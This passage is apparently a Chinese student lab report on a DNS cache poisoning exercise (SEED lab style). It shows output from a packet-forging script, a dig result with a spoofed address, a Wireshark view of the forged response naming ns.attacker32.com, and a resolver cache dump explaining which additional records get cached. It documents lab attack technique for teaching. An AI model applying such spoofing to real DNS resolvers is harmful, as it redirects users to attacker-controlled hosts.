
```
[07/19/21]seed@VM:~/.../volumes$ sudo python3 additional_section.py
 10.9.0.53 --> 199.43.135.53: 59764
.
Sent 1 packets.
```

在用户主机上利用dig查询www.example.com的DNS如下，可知相关信息已经被修改。



```
root@ff2bd8296cb6:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9076
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1dc9e9d0e8b295100100000060f5b65df362c86cc684c6f5 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       2.3.4.5

;; Query time: 2451 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 17:29:01 UTC 2021
;; MSG SIZE  rcvd: 88
```

利用wireshark抓包，得到结果如下，可知伪造的DNS响应报文发送成功。



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr == 199.43.135.53

No.   Time                           Source          Destination     Protocol Length Info
  108 2021-07-19 13:29:01.461534222  10.9.0.53       199.43.135.53   DNS        98 Standard query 0xe974 A www.example.com OPT
  112 2021-07-19 13:29:01.522651586  199.43.135.53   10.9.0.53       DNS       282 Standard query response 0xe974 A www.example.com A 2.3.4.5 NS…

› Frame 112: 282 bytes on wire (2256 bits), 282 bytes captured (2256 bits) on interface br-e576868bfdec, id 0
› Ethernet II, Src: 02:42:39:b8:24:5b (02:42:39:b8:24:5b), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
› Internet Protocol Version 4, Src: 199.43.135.53, Dst: 10.9.0.53
› User Datagram Protocol, Src Port: 53, Dst Port: 33333
⌄ Domain Name System (response)
    Transaction ID: 0xe974
  › Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 2
    Additional RRs: 3
  ⌄ Queries
    › www.example.com: type A, class IN
  ⌄ Answers
    › www.example.com: type A, class IN, addr 2.3.4.5
  ⌄ Authoritative nameservers
    › example.com: type NS, class IN, ns ns.attacker32.com
    › example.com: type NS, class IN, ns ns.example.com
  ⌄ Additional records
    › ns.attacker32.com: type A, class IN, addr 1.2.3.4
    › ns.example.com: type A, class IN, addr 5.6.7.8
    › www.facebook.com: type A, class IN, addr 3.4.5.6
    [Request In: 108]
    [Time: 0.061117364 seconds]
```

在DNS服务器上利用rndc dump -cache转储DNS缓存如下，可知相关信息已经被修改，但只出现ns.example.com和ns.attacker32.com的记录。

```
; authauthority
example.com.            777595  NS      ns.example.com.
                        777595  NS      ns.attacker32.com.
```

附加信息中只出现ns.example.com的IP地址。

```
; additional
ns.example.com.         863996  A       5.6.7.8
; authanswer
www.example.com.        863996  A       2.3.4.5
```

该现象的原因是伪造的报文中响应的是www.example.com的DNS查询，与www.facebook.com没有关系，只有与authority记录相匹配的additional记录才会存入DNS缓存。